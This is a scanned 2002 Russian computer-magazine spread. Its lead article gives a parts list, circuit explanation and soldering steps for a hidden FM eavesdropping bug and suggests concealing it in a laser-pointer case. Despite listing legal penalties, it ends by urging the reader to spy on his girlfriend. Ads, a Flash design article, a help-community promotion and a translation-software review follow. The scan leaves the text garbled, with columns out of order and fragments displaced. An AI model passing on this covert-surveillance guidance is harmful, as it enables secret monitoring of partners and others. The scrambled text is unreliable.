



Схема жука

КТ315Б



Шедевр отечественного транзюкостроения - КТ315Б

транзюка. Если ты танкист и еще ни разу из своего танка не вылезал, то поясню, что база это не то место, где клепают боеголовки, а всего лишь название ноги у транзюка (всего их три - база, коллектор и эмиттер). Транзюк, благодаря поступившему напряжению, начинает открываться - пропускать ток от эмиттера к коллектору пропорционально току на базе. Чем громче орешь - тем меньше сопротивление на эмиттер-коллекторном переходе, тем больше проходит ток на модулятор. Ну вот смотри,

подключаем микрофон к осциллографу и видим, что выходное напряжение не превышает 0.5в и иногда уходит в минус (т.е. существует отрицательная полуволна, где $U < 0$). Теперь паяем усилки и колбасим уже его к осциллографу, орем и с удивлением замечаем, что амплитуда стала 5в (но теперь начали обрезаться и приводиться к этой амплитуде громкие звуки) и напряжение всегда выше 0. Именно такой сигнал и поступает на модулятор, который состоит из генератора несущей (та самая частота,

которая ловится приемником), собранного из четырех 2И-НЕ элементов. Что такое 2И-НЕ и прочие логические элементы, как они работают, ты можешь узнать из статьи "Цифровая электроника: основы" в спецвыпуске про железо. Здесь мне немного лень заново объяснять. Если знаешь, то не спеши кипеть, дескать, зачем лишние элементы. В этой схеме специально для задания несущей частоты 100МГц использованы, как инверторы, три элемента, а не один. Убери лишние два элемента, и ни фиги работать не будет. Вернее, будет, но толку от этого ноль целых, хрен десятых. Для постоянной генерации частоты инвертор замкнут сам на себя через переменный резистор. Как видишь, в генераторе нет ни одного конденсатора (как во всенародно обожаемых цифровых мультивибраторах). "Где же тогда задержка для частоты?" - спросишь ты. Дело в том,

что у микросхем есть так называемая задержка срабатывания. Проще говоря - тормоза; время, по прошествии которого на выходе появится реакция на входной сигнал (понял, почему нельзя два элемента выкидывать?). Именно благодаря ему мы и получаем частоту 100МГц и столь малый размер схемы. При подключении усилителя с микрофоном мы получаем частотную модуляцию (Frequency Modulation - FM). Т.е. звуковой сигнал вешается на несущую частоту, не изменяя при этом ее амплитуду.

Operation CWAL

Начинаем сборку. Для начала нужен инструмент. Бери паяльник, канифоль (обязательно!), припой. Можно немного прямых рук. Хорошо бы еще взять немного деталек для жука.

ДЕТАЛИ ДЛЯ ЖУКА

- Резисторы: 30к, 470кб 6.2к, 4.7к (переменный), 820. Бери маломощные, чтобы бочек в жуке не было.
- Конденсаторы: 0.1мкф, 100.
- Транзистор КТ315Б (минута молчания во славу).
- Микрухи по вкусу: К155ЛА3/К176ЛА7 или К561ЛА7.
- Провод для антенны. Длина - от 0.5 до 1м.
- Батарейки 4.5в...12в.
- Светодиод.

www.maxselect.ru

Если видео - nVIDIA
Если процессор - AMD

Стационарные и мобильные компьютеры

Микросхему надо выбирать так: если хочешь, чтобы жук жрал, как пылесос, и затыкался через час работы на новых батарейках, то бери что-нибудь подревнее, например, знаменитую на весь мир K155ЛА3. Если пылесос у тебя уже есть, то бери K176ЛА7 (питание - 5в) либо K561ЛА7, которая может питаться от источников 4.5в...12в. Кстати, если ты уже заметил, на схеме не подписаны ноги у выводов микры. Сознательно, не бей. Дело в том, что они немного разные у 155 и 176/561. Смотри, и все сразу станет ясно:

Пайка

Собирать жука (как и любую другую схему, заметь) следует по частям. Т.е. собрал блок - проверил; собрал следующий - проверил и так далее. Также не советуем лепить все то дело на какие-нибудь картонки или монтажные платы. Зачем гимор? Лучше паять все на весу, то есть деталь к детали. Так компактнее и... Мммм... Лучше! Хотя, если

на твоём счету спаян только один нерабочий миноискатель, то можешь паять на картонке. Берешь паяльник и начинаешь им тыкать то в канифоль, то в припой, то в детали. В итоге должен получиться жук ;). В общем, для начала берешь и паяешь отдельно усилитель. Затем его проверяешь следующим методом: если есть осциллограф, то припаиваешь один его выход в коллектору транзистора, другой - к минусу батарейки. Орешь. Если что-нибудь заметно, то, наверное, работает =). Если осциллографа нет (бедняжка :), то припаивай просто обычные наушники так же, как и осциллограф. Ори. Если ничего не слышно, то ты где-то ошибся либо номиналы не те, либо транзюк дохлый, ну или замыкание где-нибудь, а может - питание тухлое, еда невкусная, кофе остыло, уши неправильно припаял, может они не работают, кот мимо горшка нагадил или ты вообще ничего не спаял. Паяй заново. Если все работает, то порадуйся немного и принимайся паять модулятор. Вся интрига заключается в том, что его толком-то

сложно проверить. По крайней мере, наш осциллограф такие частоты не показывает, вместо нормальной синусоиды виден сплошной зеленый прямоугольник, изредка дрожащий, если что-нибудь орут в микрофон. В общем, зеленый прямоугольник - верный признак удачи. Теперь собирай блоки вместе и присандаливай батарейки. Блоки питания не канают, ибо от них ползут под ковром жуткие помехи (жук,

тота иногда ни с того ни с сего начинает прыгать). Весьма советую. Для приличия жука теперь можно запихнуть в какой-нибудь корпус. От той же лазерной указки, например. И все? И все!

End of modelling zone

Ну вот, дружище, статья подходит к концу. Ты имеешь на руках рабочего

K155ЛА3



K176ЛА7/K561ЛА7



Ноги

ЧТО БУДЕТ, ЕСЛИ ТЫ СПАЕШЬ ЭТОГО ЖУКА СО ЗЛЫМИ НАМЕРЕНИЯМИ

Статья 137 п.1 - Незаконное соби- рание или распространение сведе- ний о частной жизни лица... - арест до 4-х месяцев либо штраф 200...500 МРОТ.
Статья 138 п.3 - Незаконное про- изводство, сбыт или приобретение специальных технических средств, предназначенных для негласного получения информации - 200...500

МРОТ либо решетку до 3-х лет.
Статья 138 п.2 - Нарушение тай- ны переписки, телефонных пере- говоров и т.п. с использованием специальных технических средств, предназначенных для негласного получения информа- ции - 100...300 МРОТ либо арест от 2-х до 4-х месяцев.
Делай выводы.

вот беда, не работает рядом с ис- точниками сильных помех, напри- мер, компом, телеком, утюгом, печ- кой, стиральной машиной, скоро- варкой, котом или тапком). Врубай FM-приемник на 100МГц. Поори что-нибудь. Если это что-нибудь слышно, то все пинцетно, жук рабо- тает. Если слышны лишь слабые помехи или вообще тишина, то по- пробуй (не переставая орать при этом) погонять приемник по другим частотам. Вообще, существуют та- кие замечательные китайские кар- манные приемнички с автосканом. Стоят они всего рублей 60 (по крайней мере у нас в новосибир- ском Академгородке), но зато жука ловят на ура и стабильно держат его (есть такая бага в жуке: его час-

жука, а я тем временем уже начинаю тяготеть ко сну (1:09 как-никак). Же- лаю тебе все разведать про свою чиксу! Бывай!



Новая клавиатура для удобной работы с электронной почтой и Интернет-браузерами. Дополнительные кнопки помогают запрограммировать вызов любой программы одним нажатием пальца. Также встроен пульт управления компакт-диском компьютера, позволяющий удобно регулировать громкость, выбирать тип проигрывателя и музыкальные альбомы, а также осуществлять все функции стандартного пульта управления компакт-дисками. Изящный дизайн с голубыми вставками в корпусе клавиатуры и удобная подставка под кисти позволят получать от работы настоящее удовольствие. Для любителей выделиться цветовой решение данной модели будет интересной находкой.

Клавиатура поставляется с переходником с USB на PS/2.

www.cherry.ru

28 МИЛЛИОНОВ НАЖАТИЙ НА КАЖДУЮ КЛАВИШУ!

НАДЕНЬ GEE JAY! ОБГОНИ СВОИХ ДРУЗЕЙ!



Для этого просто пришли вместе с этикеткой от куртки или джинсов «Gee Jay» новый прикольный рекламный девиз «Джи Джей» по адресу: 111116, Москва, а/я «Джи Джей». Отправь письмо не позднее 15 августа, и у тебя появится уникальный шанс выиграть улетный байк! На кону 10 великов, так что придумай девиз покруче. Если он будет веселым и интересным, то навороченный велосипед — твой.

**SUPER
ПРИЗЫ**



И это еще не все. 1000 самых быстрых участников — те, чьи письма будут отправлены раньше других, — получают в подарок классные рюкзаки. Так что влезай в «Gee Jay», не теряя ни минуты!

GEE JAY. Надевай быстреей!

Официальные правила конкурса «Gee Jay»

1. Конкурс проводится на территории РФ с 15 июля по 23 сентября 2002 года.
2. Для участия в Конкурсе необходимо не позднее 15 августа 2002 года отправить свою заявку по адресу: 111116, Москва, а/я «Джи Джей». Дата отправки определяется по почтовому штемпелю.
3. Заявкой на участие в Конкурсе является письмо с вложенной этикеткой от любой модели одежды марки «Gee Jay» и ответ на конкурсное задание — «Придумай новый прикольный рекламный девиз «Джи Джей». В письме должны быть указаны ФИО, возраст, телефон (если имеется) и обратный адрес автора. Победители будут определены 23 сентября 2002 года.
4. Первые 1000 участников, приславшие письма и выполнившие

- конкурсное задание, получат призы — стильные рюкзаки.
5. По итогам Конкурса специальная комиссия выберет 10 самых оригинальных и смешных девизов. Их авторам будет отправлен по почте главный приз — велосипед. Список победителей и лучший девиз будут опубликованы в одном из сентябрьских номеров журнала «Cool».
6. Список призов:
 - Главный приз - велосипед — 10 шт.
 - Призы - стильные рюкзаки — 1000 шт.
7. Выигранные призы нельзя обменять или заменить на денежный эквивалент.
8. Письма, присланные на Конкурс, не возвращаются и не возмещаются.
9. Все призы отправляются за счет Организатора по почте в те-

- ние одного месяца с даты определения их обладателей.
10. Организатор не несет ответственности за работу почты.
11. Победители несут ответственность за уплату всех налогов, предусмотренных действующим законодательством РФ.
12. К участию в Конкурсе не допускаются сотрудники Организатора и его Рекламных Агентств, а также их родственники.
13. Факт участия в Конкурсе означает, что его участники соглашаются с настоящими Правилами, а также с тем, что их имена, фамилии, письма, фотографии и иные материалы о них могут быть безвозмездно использованы в рекламных целях без выплаты какого-либо вознаграждения.
14. Организатором Конкурса является ЗАО «Корпорация «Глория Джинс».

ПРАВИЛЬНЫЙ

FLASH

Ошибки при создании веб-дизайна на Flash

Последняя версия программы Flash сделана настолько доступно и интуитивно понятно, что ею может начать пользоваться любой. Несомненно, будут трудности при первом использовании мощного инструментария Flash, но это придет с опытом. Но не стоит забывать и о тех, для кого все это делается. Постарайся не совершать описанные тут ошибки, и количество посетителей на твоём сайте с использованием Flash прибавится.

Все ошибки можно сформулировать и в одну общую - везде ищи золотую середину. А чтобы было легче находить свои ошибки, ставь иногда себя на место своего же посетителя и критически оценивай свое творение с точки зрения обычного юзера.

Я перечислил только самые очевидные и крупные ошибки, которые совершают многие флешеры. Но существует множество других мелких ошибок и нюансов, которые порой трудно заметить. Почаще смотри чужие творения, и ты сам заметишь эти недостатки. Свои примеры могут казаться идеальными :).

За счет использования векторной графики и возможности создавать анимацию Flash получил бешеную популярность среди народа. Книжки и сайты, посвященные Flash, стали появляться со скоростью мысли. Хотя изначально дизайн на Flash был очень сырым, все делали только первые шаги, пробовали свои силы, примеров в Инете было очень мало. Сначала появились баннеры на Flash, потом заставки и рекламные ролики. Теперь уже сайт, полностью сделанный на Flash, не редкость на просторах Инета. Стали появляться целые развлекательные мегапорталы, сделанные только на Flash. Но цель этой статьи - не описание возможностей Flash, а описание неправильного использования мощного инструмента Flash. Пусть ты даже суперхудожник или суперпрограммист, но, прочитав эту статью, возможно, ты поймешь некоторые свои ошибки, которые не зависят от крутости познаний в Flash. Суть - мало научиться юзать Flash, нужно юзать его еще и с умом :).

<Ошибка 1:

слишком много анимации>

Одно дело мультяшное и другое дело веб-дизайн. Если Flash позволяет делать анимацию, то это совершенно не значит, что ее надо использовать на 999%. Кроме этого, не стоит забывать, что не все сидят на выделенных каналах. И твоё творчество либо не досмотрят, либо не будут смотреть в принципе. Я согласен, что тот же анимированный баннер привлекает больше внимания, чем нарисованный статически. Но зачем же привлекать внимание посетителей к сайту, на котором они уже и так ковыряются? Анимация действует, наоборот, негативно: отвлекает внимание, раздражает и со временем просто утомляет. Какие-то переборы в анимации допустимы еще на развлекательных или специфических сайтах, посвященных анимации на Flash. Приходя на подобные сайты, юзер уже морально готов к сплошной анимации и жестким требованиям к инет-соединению. К примеру, жизнь Мясни без анимации была бы нереальной :). Во всех остальных случаях лишние килобайты анимации вызовут только отрицательные эмоции и желание покинуть сайт, не досмотрев его. Некоторые начинающие или продвинутые флешеры почему-то считают верхом профессионализма сделать живой сайт, на котором все оживает при наведении курсора крысы. Иначе сразу и не поймешь, куда тыкать, чтобы что-то сделать. Любители квестов может и позабавятся, пока будут искать спрятанные возможности навигации. Но простые смертные могут просто не догадаться поискать припрятанные сокровища, а подумать о несостоятельности навигации сайта. Еще один пример вредных новаторских находок - убегающие кнопки. Ты сам пробовал ловить убегающую по всему экрану кнопку "Отправить" или "ОК"? Удовольствие очень сомнительное, постепенно перерастающее в уверенность, что эта кнопка неуловима в принципе, особенно если это кнопка "Отмена" :). Основной принцип, которого тебе стоит придерживаться, прост - все хорошо в меру. Старайся привлечь посетителей оригинальным и профессионально сделанным дизайном, а не многокилобайтной анимацией, пусть даже и сделанной тоже профессионально.

<Ошибка 2:

слишком много звука>

Аналогичная ситуация и со звуком. Его либо нет вообще, либо выше крыши, а про золотую середину дизайнеры забывают напрочь. Если уж ты и хочешь сделать музыкальное сопровождение, то в обязательном порядке приделай регулятор громкости и функцию Mute. На телевизионных пультах, к примеру, есть такая, отрубает звук без изменения уровня громкости, а при повторном нажатии врубает обратно. Было бы неплохо предусмотреть и несколько вариантов озвучки, сделанных под разные музыкальные стили. Кому-то нравится классика, кому-то нравятся забойные вещицы, а кто-то искренне тащится от Моисеева :). Человек вообще любит, когда есть альтернативный выбор, а не в лоб поставленное условие. Можно пойти дальше и еще перед заходом на сайт спрашивать о наличии звуковой карточки. Шучу :).

<Ошибка 3:

нестандартные элементы управления>

Когда я вижу кнопку, я понимаю, что это кнопка. Когда я вижу ссылку, я понимаю, что это ссылка. Но когда я вижу зверюшек или другие непотребные предметы, я никогда в жизни не догадаюсь, что часть из них служит кнопками, а часть - ссылками. Можно, конечно, методично потыкать по всему, что отзывается, но заниматься этим будет далеко не все. Поэтому старайся все элементы управления по возможности стандартизировать. Пусть лучше зверюшки будут видны на заднем фоне, а кнопка будет полупрозрачной, но оставалась при этом кнопкой. Играйся с цветами, формой и обрамлением кнопки, но не пытайся сделать барсучка в виде кнопки. Его физиология такова, что кнопкой ему не быть :).

<Ошибка 4:

нет пояснительных подписей>

Если ты шарьшь в HTML-е, ты, наверное, знаешь атрибуты тега <img...> ALT и TITLE. Оба атрибута предназначены для картинок и в первую очередь используются в том случае, если картинки являются ссылками. Первый позволяет увидеть описание ссылки до прогрузки графического элемента или в случае, если в браузере отключен режим просмотра картинок для увеличения скорости загрузки страничек. А второй позволяет увидеть описание ссылки при наведении на графический элемент. Конечно, сама ссылка при наведении на графический элемент или гиперссылку отображается в строке статуса, но не всегда удобно переводить взгляд на строку статуса, к тому же там нет описания (но его можно сделать и там, используя JavaScript). Эти небольшие феньки очень удобны. Так почему же не сделать аналогично и в Flash? Я очень редко видел, точнее сказать, практически не видел, чтобы флешеры использовали подобные маневры на своих страничках. А ведь всплывающее описание может быть достаточно длинным в отличие от самих ссылок, размер которых ограничивается дизайном.

<Ошибка 5:

очень мелкие функциональные элементы>

Понятно, что размер полезного видимого пространства на мониторе не А1, поэтому зачастую стараются все уменьшить до минимальных, но еще читабельных размеров, чтобы влезло по максимуму, не прибегая к скроллингу. Стремление вполне оправдано, потому что проматывать после тяжелого дня (или ночи) бывает, правда, очень тяжело. Но как-то читать это тем, у кого плохие видеокарточки, мониторы или зрение. Да и даже людям с хорошим зрением порой трудно понять, что вот эта ма-а-а-асенькая фитолька, оказывается, еще и одна из кнопок меню. Если уж ты и решил уменьшить размер шрифта по минимуму для того, чтобы все вместе смотрелось тип-топ, то предусмотреть возможность увеличения хотя бы на время чтения. Так ты убьешь сразу двух зайцев: и посмотрится прекрасно, и читать удобно, если увеличить. Аналогично можно сделать и с пунктами меню. При наведении курсора мыши на один из пунктов меню просто меняй его окраску на более яркую и увеличивай в размере, тогда его заметит даже слепой :). Один из удачных при-

емов - неактивированное меню находится все в серых тонах или в каком-то одном монотонном оттенке, а при наведении становится цветным и увеличивается. При желании можно добавить анимацию при активации, но это уже на любителя.

<Ошибка 6:

нет полного контроля>

Самое неудобное и раздражающее при просмотре любой анимации на Flash - нет никакого управления происходящим, если только этого не предусмотрит сам автор ролика. Есть, конечно же, стандартное контекстное меню при нажатии правой кнопки крысы, которое позволяет масштабировать, менять качество просмотра, останавливать ролик, перематывать его на начало и пошагово проигрывать в ту или иную сторону. Но не все знают о существовании этого контекстного меню, а некоторые испытывают еще и трудности с английским. Просто предусмотреть все эти возможности в своем меню, и не будет никаких проблем. Более того, ты можешь позволить пользователю останавливать не всю анимацию, а какие-то определенные ее составные: только анимацию меню, только анимацию всего кроме меню или всю анимацию на сайте. Масштабировать можешь позволить опять же не весь сайт, а только текстовые куски, которые сложно читать мелким шрифтом. Я уже не говорю про то, что любая анимация не должна падать с неба, пользователь всегда должен иметь возможность отказаться от нее, заменив статической альтернативой, которую ты тоже должен предусмотреть. До сих пор я встречаю сайты, на которых нет элементарной возможности пропустить титульную заставку на Flash. В первый раз ее я пропускаю, допустим, не буду просто из-за любопытства, но зачем мне ее смотреть при повторных посещениях, нагружая свое соединение? Мне проще будет найти второй похожий сайт, где больше заботятся о своих посетителях.

<Ошибка 7:

плохая индикация процессов подгрузки>

Большое место многих роликов - неоднозначность загрузки. Что-то прыгающее и деформирующееся с надписью "Loading", слава богу, делать научились почти все флешеры. Но про индикацию степени загрузки многие забывают. А ведь основная несущая информация заключается не в том, что грузится, а в том, сколько осталось до конца загрузки. Но что-то шевелиться тоже должно по двум причинам: юзер хочет быть уверенным, что соединение не откинуло копыта, и иногда просто скучно ждать долгой загрузки. Можно пойти на маленькую хитрость - сделать на фоне загрузки юморной мультяшки гораздо меньшего размера, чем основной ролик, не забыв про индикацию степени загрузки основного ролика. Немаловажно сделать и звуковое сопровождение конца загрузки на случай, если пользователь отошел от компа или переключился на другое окно. Все это касается не только вступительного ролика на титульной странице, а любой долгоскачиваемой анимации на твоём сайте.

P.S. Я надеюсь, что эти достаточно простые советы помогут тебе сделать не просто привлекательный сайт, а юзабельный сайт, который по достоинству оценят твои же посетители. Удачных экспериментов на Flash!



PC_Zone

SOOBCHA - СООБЩЕСТВО ЧАЙНИКОВ

Сергей Скрыпников 'AKA' Slam (sergey@soobcha.ru)

SoobCha

Сообщество Чайников

Повесть о том, как люди превращаются из «ламеров ушастых» в «кулхацкеров»

Тебя, наверное, не раз интересовал вопрос, как же все-таки становятся хакерами? И, скорее всего, ты почти всегда получал от своих продвинутых друзей разные ответы; одни говорили, что нужно учить с десятков языков программирования и ночами сидеть в Интернете, читая хакерские сайты; другие говорили, что нужно зарыться в книжках и учить их наизусть, каждую страничку; а вот третьи бы тебе сказали, что сначала нужно научиться самому элементарному, но в то же время самому нужному, которое впоследствии будет фундаментом всех твоих знаний, к которому ты будешь прибегать ежеминутно, когда будешь выполнять советы первых двух твоих друзей. Так вот специально для тебя есть такая «служба» в Интернете, как «Сообщество Чайников», которая и поможет тебе встать на ноги и больше никогда не падать. Теперь подробнее...

<Episode 1.>

Система «Эксперт»

Система «Эксперт» - почтовая система взаимопомощи. Для того чтобы задать вопрос, нет необходимости проходить какую-либо регистрацию, достаточно написать и отправить сообщение по определенной ссылке. Система перенаправит вопрос экспертам, а при получении ответов отправит их тебе. Вопрос необходимо задавать только по определенной ссылке, каждая из которых соответствует определенной теме. При этом формируется тема сообщения, по которой система определяет, кому из экспертов направить вопрос. Единственная плата за использование системы и возможность либо отблагодарить эксперта, ответившего на вопрос, либо выразить недовольство его ответом - подтвердить или опровергнуть его ответ. В первом случае эксперт зарабатывает баллы, во втором случае теряет их.

При формировании вопроса в систему необходимо приводить максимально полную информацию, чтобы не потребовалось потом делать уточнений. Пока что в системе не предусмотрена возможность ведения диалога с экспертом. Т.е. если ты не полностью описал суть своего вопроса и отослал его еще раз, то не факт, что он попадет к тем же экспертам, что и первый вопрос. Т.к. экспертов в системе очень много, а сам вопрос отсылается только малой части из них, еще вопрос отправляется в тематическую

группу, о которой расскажу попозже. Но помни, что сообщения с вопросами необходимо отсылать ТОЛЬКО в текстовом формате и в кодировках KOI8-R или Windows-1251.

Все подтвержденные вопросы и ответы, прошедшие через систему, публикуются в эхо-конференции Expert_FAQ(Expert_FAQ_subscribe@yahoogroups.com). Подписка свободная. Думаю, тебе про принципы работы эхо-конференции рассказывать не нужно, уже и сам большой. (для тех кто в танке: ты подписываешься на эхо-конференцию, твой адрес вносится в базу данных конференции, теперь, если кто-то напишет на ее адрес письмо, то оно разошлется всем подписчикам, адреса которых есть в базе данных, так же нужно и отвечать, т.е. получается что-то типа доски объявлений только посредством e-mail). Перед работой желательно прочитать внимательно правила группы, чтобы потом не получать от модераторов «награды». Но учти, что тут проскакивает примерно 10-15 писем в день, и если у тебя коннект 2400 на шаговой АТС, то лучше иди в интернет-кафе и читай дальше.

Регулярно заходи в раздел сайта База Знаний (<http://soobcha.ru/faq>), куда складываются все вопросы как из тематических эхо-конференций, так и от системы Эксперт.

<Episode 2.>

Эхо-конференции

О принципах работы я тебе уже рассказал, теперь настало время познакомить тебя с самыми

вкусными конференциями, входящими в состав SoobCha. Самая популярная конфа - это Q-A (SoobChaQ-A-subscribe@yahoogroups.com). Тут можно обсуждать все - от того, как позвонить бесплатно в другой город, до того, почему текст выводится на печать «закорючками».

Вторая самая для тебя интересная - это «Интернет-программирование» (SoobCha_inet_prog_subscribe@yahoogroups.com). Здесь обсуждается все, что связано с программированием в Интернете - от языка HTML до самых продвинутых CGI скриптов. Подписаться на нее ты должен обязательно, т.к. любой уважающий себя начинающий хакер должен знать хотя бы самые основы CGI программирования.

Идем далее - «Все о Linux»

Приведу описание конфы, которое составил сам модератор, думаю, добавит к нему нечего: «Конференция, посвященная ОС Linux, которую имеете или будете иметь вы, а не она вас. Чем больше будет задано вопросов, тем больше будет получено ответов. Количество, как известно, перерастает в качество... И, что приятно, ответы не канут в лету, их всегда можно будет найти в архиве нашей группы... Добро пожаловать! Подписаться SoobChaLinux-subscribe@yahoogroups.com».

«Мощь и красота C++» (SoobCha_C-subscribe@yahoogroups.com) C++ является одним из самых гибких языков программирования. Сочетание низкоуровневых и высокоуровневых средств делает его сильным инструментом в руках программиста. Данная группа призвана помочь программирующим на Си и просто их сблизить.

«Программирование на Delphi и Turbo Pascal» (SoobCha_Delphi-subscribe@yahoogroups.com). Конференция по программированию на Delphi и Turbo Pascal, а также Win Api, решение вопросов, возникающих при программировании на этих языках.

Программирование на Visual Basic (SoobCha_VB-subscribe@yahoogroups.com). Думаю, объяснять ничего не нужно, т.к. название говорит само за себя.

Но прежде чем подписываться на 3 вышеперечисленные группы, я советую подписаться вот на эту:

Windows (SoobCha_Winny-subscribe@yahoogroups.com). Здесь решаются все вопросы, которые у тебя появятся при работе с семейством (нет, не придурков) Windows, будь то древняя Win 3.11 (интересно, есть еще люди, которые сидят на такой) или новенькая Win XP. Ведь прежде чем начать программировать, нужно, как минимум, знать самое основное о системе, под которую ты собираешься программировать, скорее всего твой выбор падет на Вындос.



Встречался ли ты в своей жизни с компьютерными пиратами? Одной из сфер их деятельности является перехват любой информации во время ее пересылки в просторах сети и воровство данных прямо с твоего компьютера. Даже если хакеру (ну или ламеру, как повезет :-)) и удастся завладеть секретными данными - каково же будет его разочарование, когда он не сможет их прочесть!

Для этого существуют специальные алгоритмы и программы, самая известная из которых - PGP. Новичку не всегда легко с ней разобраться, но вот конфа о PGP тебе поможет решить все твои проблемы, связанные с шифрованием и расшифровкой информации! (SoobCha_PGP-subscribe@yahoogroups.com)


Среди людей, имеющих компьютеры, я еще не встречал таких, которые не задавали бы следующие вопросы: «Как сделать, чтобы мой компьютер работал быстрее? Нет, еще быстрее... И еще... А ничего не сгорит?», «Хочу поменять материнку. Какую лучше взять? Кто может поделиться опытом?» и т.д. Если тебя мучают такие вопросы - то тебе сюда. Группа предназначена для обсуждения компьютерного железа, в том числе апгрейда и оверклокинга. Подписаться: SoobCha_hard-subscribe@yahoogroups.com. Да ну и как же хакеру без быстрого компьютера, хочешь ты сломать архив какой-нибудь и будешь сидеть недели 2 на своем старом AMD K5 100, каково же будет твое удивление, что AMD Athlon XP 1900+ сделает это всего за неделю :-).

Думаю, что ты и вирусами интересуешься? Ну или хотя бы антивирусами? Да, я угадал? Тогда тебе прямая дороженька по это адресу: SoobChaVirus-subscribe@yahoogroups.com.

Ну вот, думаю, для начального уровня тебе хватит. А дальше сам посмотришь, если понравится, то подпишешься еще на интересующие тебя темы, благо

таких немало =). Но это еще не все о конференциях, тебе, наверное, часто приходилось искать что-нибудь часами в Интернете, а потом с грустью обнаружить, что ничего подходящего ты не нашел; но вот группа SoobCha_Link-subscribe@yahoogroups.com поможет тебе в этом, ты просто на нормальном человеческом языке объясняешь, что тебе нужно, и добрые человечки тебе помогут найти все, что только пожелаешь.

Ну и напоследок... Работа, работа, работа - документы, базы, отчеты... Ну все, пора расслабиться: работа не волк - в лес не убежит! Представь себе, у нас есть группа, которая поможет тебе скрасить тяжелые рабочие будни - мы помогаем друг другу играть!!! Обсуждаем все вопросы, которые только могут по-



явиться у любителя игр: к примеру, как поиграть в StarCraft по сети или как написать свой конфиг к QUAKE III, и обсудим еще многое, многое, многое... Новости, ссылки на демки, патчи, обзоры и прохождения игр - все это у нас есть! Есть вопросы - ответим, есть новенький секрет - расскажем! Ну, а если ты супергеймер, сам бог тебе велел быть с нами! SoobChaGames-subscribe@yahoogroups.com.

<Episode 3.>

Only for c 0 0 I | - | / \ | < 0 r z

Ты, наверное, заметил, что данная статья нацелена прежде всего на начинающего хакера, но я

просто уверен, что очень много людей, читающих этот журнал, уже давным-давно прошли все основы хацкерства и теперь просто творят, так вот и для них есть «работа» на Soobcha. Например, побыть экспертом, за самый лучший вопрос или ответ можно получить 400 рублей или заказать на эту сумму книгу в Интернете, либо повесить свой баннер на СТАРТОВУЮ страничку www.soobcha.ru; неплохая альтернатива, да? Еще можешь стать просто помощником модератора в какой-нибудь группе либо даже сам создать группу, которой, как тебе кажется, не хватает SoobCha! В общем, способов присоединиться и помочь Сообществу много, очень много, например, можешь побыть спонсором :-).

А напоследок я тебе дам вот что:
reply.InfoExpert@soobcha.ru - как пользоваться системой «Эксперт»
reply.RegExpert@soobcha.ru - как стать экспертом
reply.SubjExpert@soobcha.ru - набор ссылок для задания вопросов

P.S. Если у тебя возникнут какие-нибудь вопросы, задавай их мне, не бойся. Я уже давно стал частью СообЧа, чего и тебе желаю!



ВОЗМОЖНО ВСЕ!
ВРАГИ СКУКИ

СЕГОДНЯ — ПРОСТО ИДЕЯ...



МИНЗДРАВ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ

"Говорила мне мама: "Учи английский!"". Учили, учили - да не доучили :). А если вдруг понадобится второй иностранный, а если - третий? Уфф, поневоле зачешешь репу. Что делать, бежать в бюро переводов? Так 5-15 баксов за страничку извольте-с отдать! А как буржуйские сайты переводить? С каждой веб-страничкой никуда не набегаешься. Как быть? Предлагаю воспользоваться программой-переводчиком. Из этой статьи ты узнаешь, какими вкусностями и полезностями порадовали нас за последнее время российские разработчики систем автоматического перевода текстов.

Средства механического транса

Обзор новейших версий систем машинного перевода



Компания "ПРОМТ" представила на проходившем в апреле "Комтеке 2002" полностью обновленную линейку программ-переводчиков - PROMT XT.

В серию входят:
 ■ **PROMT Internet XT Premium** - программа для автоматического перевода веб-страниц в браузере MS Internet Explorer;
 ■ **PROMT XT Standard** - переводчик с простым интерфейсом и без дополнительных наворотов;
 ■ **PROMT XT Office** - основная версия программы (ранее называлась PROMT Translation Office) с продвинутым интерфейсом и всякими полезными утилитами.
 Компания "Арсеналь" выпустила в апреле новую версию интернет-переводчика "**СОКРАТ Интернет 3.0 Полиглот**", а ранее (в январе) обновила переводчик "**Сократ Персональный 4.1**".

В обзоре мы попарно рассмотрим интернет-переводчики PROMT Internet XT Premium и "СОКРАТ Интернет 3.0 Полиглот", и функционирующие как отдельные приложения PROMT XT Office и "Сократ Персональный 4.1".

<Транс в Сети>

PROMT Internet XT Premium

Программа PROMT Internet XT Premium встраивается в браузер MS Internet Explorer и позволяет переводить веб-страницы целиком или их отдельные фрагменты. Система работает с 8 языковыми парами: английский - русский - английский, французский - русский - французский, немецкий - русский - немецкий, испанский - русский, итальянский - русский. Программа комплектуется коллекцией из 19 дополнительных словарей: "Интернет", "Информатика", "Разговорник", "Спорт", "Автомобильный", "Музыка" и др. После инсталляции программы в панель инструментов MS Internet Explorer можно встроить панель PROMT. Из нее доступны все не-

обходимые функции: выбор направления и тематики перевода, перевод страницы, перевод выделенного фрагмента и др. Также пункты "Перевести" и "Перевести страницу" обнаружатся и в контекстном меню, вызываемом нажатием правой кнопки мыши.

